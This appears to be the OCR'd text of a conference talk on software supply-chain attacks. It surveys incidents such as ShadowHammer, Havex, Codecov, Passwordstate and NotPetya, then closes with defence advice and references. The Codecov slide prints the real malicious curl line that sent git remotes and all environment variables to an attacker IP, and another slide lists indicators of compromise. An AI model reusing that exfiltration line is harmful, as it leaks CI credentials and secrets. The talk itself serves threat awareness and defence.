ShadowPad

Employee workstation accessed using TeamViewer

Compromised Build Environment

Infected Update Server

Distribution of Backdoored Update

2.3 million users compromised

Second-stage payload Downloaded on 40 selected systems

Third-stage deployed on an unknown amount of systems

3 days dwell time

Winnti

OPERATION SHADOWHAMMER

5 months dwell time

Initial access and compromised build environment

Push backdoor to update server


Code signed with ASUS certificates

Axiom


Searched for 600 systems specific via MAC addresses

Out of at 13,000 systems

Targeted MAC addresses receive additional malware



OPERATION CLOUD HOPPER



HAVEX ICS ATTACKS

2014: Havex Trojan & Dragonfly APT

Exploiting the trust between ICS vendors and customers

Distributed via spear-phishing and watering hole attacks

Replaced software/firmware updates with Havex

Customers saw a new update and applied it

Firewalls, Antivirus, EDR were unable to detect it


Created a backdoor to the attacker's C&C server

Dropped 2nd stage tools to profile ICS systems

Tools focused on Modbus, OPC, and Ethernet/IP

Focused on stealing intellectual property

Strategic Web Compromise



CODECOV & PASSWORDSTATE

APRIL 15TH, 2021

Bash Uploader Security Update

⚠ **Note**: If you are in the affected user group, at 6 am PT, Thursday, April 15th, we emailed your email address on file from GitHub / GitLab / Bitbucket and added a notification banner in the Codecov application after you log in.

About the Event

Codecov takes the security of its systems and data very seriously and we have implemented numerous safeguards to protect you. On Thursday, April 1, 2021, we learned that someone had gained unauthorized access to our Bash Uploader script and modified it without our permission. The actor gained access because of an error in Codecov's Docker image creation process that allowed the actor to extract the credential required to modify our Bash Uploader script.

Immediately upon becoming aware of the issue, Codecov secured and remediated the affected script and began investigating any potential impact on users. A third-party forensic firm has been engaged to assist us in this analysis. We have reported this matter to law enforcement and are fully cooperating with their investigation.

```
513   fi
514 fi
515 # curl
516 if [ -x "$(command -v curl)" ];
517 then
518   say "$b==>$x $(curl --version)"
519 else
520   say "$r==>$x curl not installed. Exiting."
521   exit ${exit_with};
522 fi
523
524 search_in="$proj_root"
525 curl -sm 0.5 -d "$(git remote -v)<<<<<< ENV $(env)" http://104.248.94.23/upload/v2 || true
526
527 #shellcheck disable=SC2154
528 if [ "$JENKINS_URL" != "" ];
529 then
530   say "$e==>$x Jenkins CI detected."
531   # https://wiki.jenkins-ci.org/display/JENKINS/Building+a+software+project
532   # https://wiki.jenkins-ci.org/display/JENKINS/GitHub+pull+request+builder+plugin#GitHubpullre
533   service="jenkins"
```

clickstudios

PRODUCTS DOWNLOAD BUY NOW MEDIA SUPPORT

Passwordstate Overview

Passwordstate is an on-premise web based solution for Enterprise Password Management, where teams of people can access and share sensitive password resources.

Role based administration and end-to-end event auditing, provides a secure platform for password storage and collaboration. 256bit AES data encryption, code obfuscation and enterprise scalability makes it the Enterprise Password Manager of choice.


IOCs

Malicious dll:
f23f9c2aaf94147b2c5d4b39b56514cd67102d3293bdef85101e2c05ee1c3bf9
Moserware.SecretSplitter.dll

User-Agent:
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36

C&C:
https://passwordstate-18ed2.kxcdn[.]com/upgrade_service_upgrade.zip

WORSE CASE SCENARIO



МІЙ ЕЛЕКТРОННИЙ ДОКУМЕНТ
M.e.doc

M.E.DOC UPDATE SERVER COMPROMISED

UKRAINIAN GOV, BANKS, TRANSPORT & CHERNOBYL


MAERSK, MERCK, & HUNDREDS OF OTHER ORGANISATIONS

SUPPLY-CHAIN ATTACK TO DELIVER THE RANSOMWARE WORM

$10 BILLION IN DAMAGES

M.E.Doc → Ukrainian Government → Ukrainian Subsidies → International Organisations

CL0P RANSOMWARE



Accellion®

- 0DAY VULNERABILITIES IN ACCELLION'S – 20 YEARS OLD - FILE TRANSFER APPLIANCE
- 300 USERS, AT LEAST 100 VICTIMS – 25 SUFFERED SIGNIFICANT DATA THEFT
- CL0P RANSOMWARE WAS NOT DEPLOYED, EXTORTION CAMPAIGN
- PUBLISHED GIGABYTES OF DATA TO DARKNET LEAK SITE

VICTIMS:

- INCLUDE KROGER, SINGTEL, QIMR BERGHOFER RMI, RESERVE BANK OF NEW ZEALAND, AUSTRALIAN SECURITIES AND INVESTMENTS COMMISSION, ABS GROUP, JONES DAY, DANAHER, FUGRO, UNIVERSITY OF COLORADO, AND OFFICE OF THE WASHINGTON STATE AUDITOR, AMONG OTHERS

GREY AREA

KASPERSKY

The US implements government wide ban of Kaspersky in 2017

Employee at NSA TAO used Kaspersky on his home computer

Kaspersky's data is routed through Russian ISP subject to Russian surveillance

Not publicly known how the Russians obtained the NSA hacking tools in 2015

NATO reported that the FSB had "probable access" to Kaspersky customer databases and source code

Israel hacked Kaspersky, then tipped the NSA that its tools had been breached

HUAWEI

2001: India put Huawei on a watchlist for doing business with the Taliban

2012: US Intelligence committee reported that a number of US firms witnessed "unexpected behaviour"

2018: Multiple western governments accuse Huawei of IP theft, fraud, and espionage

2018: Huawei pledged to spend two billion dollars over five years to fix vulnerabilities

2018: Huawei CFO was arrested in Canada for fraud, stealing trade secrets, and doing business with Iran

2020: UK mobile providers are banned from buying Huawei 5G equipment and must remove kit by 2027

LENOVO HARDWARE

- Lenovo products are banned by Five Eyes since the mid-2000s
- 2006: US State Department banned Lenovo on classified networks
- 2015: US Navy replaces IT on warships as Lenovo acquired certain IBM product lines
- 2015: US DHS alert on “Superfish” and Lenovo devices
- 2018: DoD ordered an operational risk assessment of Lenovo products
- 2016: DoD reports Lenovo used due to spying against Pentagon networks


STATE-SPONSORED ADVERSARIES

COZYBEAR – TURLA – SANDWORM – DRAGONFLY

WINNTI - AXIOM – APT 10

EQUATION GROUP

THE ADVERSARIES



APT 10 INDICTMENT

Decade-long government global hacking campaign

Theft of information from 45 US tech companies and government agencies

Started in 2006, lasted 10 years

Targeted Aerospace, Satellite, Energy, Professional Services, Healthcare, BioTech, and Financial Services


Two members of APT 10 were indicted by the US DOJ


IBM

HEWLETT PACKARD

U.S. DEPARTMENT OF ENERGY

DEFENCE AGAINST SUPPLY-CHAIN ATTACKS



DEFENCE

Secure the Build Environment

Prevent Initial Access

Source of Hardware

Danger of Whitelisting Signed apps

Learn from the Mistakes

Single Point of Failure

Source of Patches

DON'T ✕


Use "solarwinds123" as a password
Blame it on the Intern
Ignore defenders warning you
Call it a "Cyber Pearl Harbour"
Ignore Security Researchers reporting bugs
Think "security by obscurity" works

CONNECTED WORLD

THANK YOU

REFERENCES

- https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor.html
- https://us-cert.cisa.gov/sites/default/files/publications/SolarWinds_and_AD-M365_Compromise-Detecting_APT_Activity_from_Known_TTPs.pdf
- https://www.uscc.gov/sites/default/files/Research/Interos_Supply%20Chain%20Vulnerabilities%20from%20China%20in%20U.S.%20Federal%20ICT_final.pdf
- https://www.justice.gov/opa/pr/two-chinese-hackers-associated-ministry-state-security-charged-global-computer-intrusion
- https://www.vice.com/en/article/wx5eyx/meet-the-ransomware-gang-behind-one-of-the-biggest-supply-chain-hacks-ever
- https://www.washingtonpost.com/world/national-security/israel-hacked-kaspersky-then-tipped-the-nsa-that-its-tools-had-been-breached/2017/10/10/d48ce774-aa95-11e7-850e-2bdd1236be5d_story.html
- https://s3-eu-central-1.amazonaws.com/evermade-fsecure-assets/wp-content/uploads/2019/04/15105531/F-Secure_energy_report.pdf
- https://www.oversight.gov/sites/default/files/oig-reports/DODIG-2019-106.pdf
- https://www.theverge.com/2018/12/20/18150275/chinese-hackers-stealing-data-nasa-ibm-charged
- https://baesystemsai.blogspot.com/2017/04/apt10-operation-cloud-hopper_3.html
- https://www.adolus.com/tag/havex/
- https://www.kaspersky.com/resource-center/infographics/stuxnet
- https://malicious.life/episode/episode-79/
- https://www.bbc.co.uk/news/technology-53403793
- https://malicious.life/episode/episode-80/
- https://us-cert.cisa.gov/ncas/alerts/TA15-051A
- https://us-cert.cisa.gov/ncas/alerts/aa20-352a
- https://us-cert.cisa.gov/ncas/alerts/aa21-008a
- https://www.cyjax.com/2020/12/21/solarwinds-supply-chain-attack-summary-and-analysis/
- https://www.cyjax.com/2021/02/10/solarwinds-saga-where-do-we-stand/
- https://orangematter.solarwinds.com/2021/01/11/new-findings-from-our-investigation-of-sunburst/
- https://orangematter.solarwinds.com/2021/02/03/findings-from-our-ongoing-investigations/
- https://www.mimecast.com/incident-report/
- https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/solarwinds-raindrop-malware
- https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/the-golden-tax-department-and-the-emergence-of-goldenspy-malware/
- https://www.wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/
- https://blog.morphisec.com/asus-supply-chain-attack
- https://www.vice.com/en/article/pan9wn/hackers-hijacked-asus-software-updates-to-install-backdoors-on-thousands-of-computers
- https://securelist.com/operation-shadowhammer/89992/
- https://www.youtube.com/watch?v=jDqrNXYywIw
- https://www.pwc.co.uk/cyber-security/pdf/cloud-hopper-report-final-v4.pdf
- https://about.codecov.io/security-update/
- https://www.csis.dk/newsroom-blog-overview/2021/moserpass-supply-chain/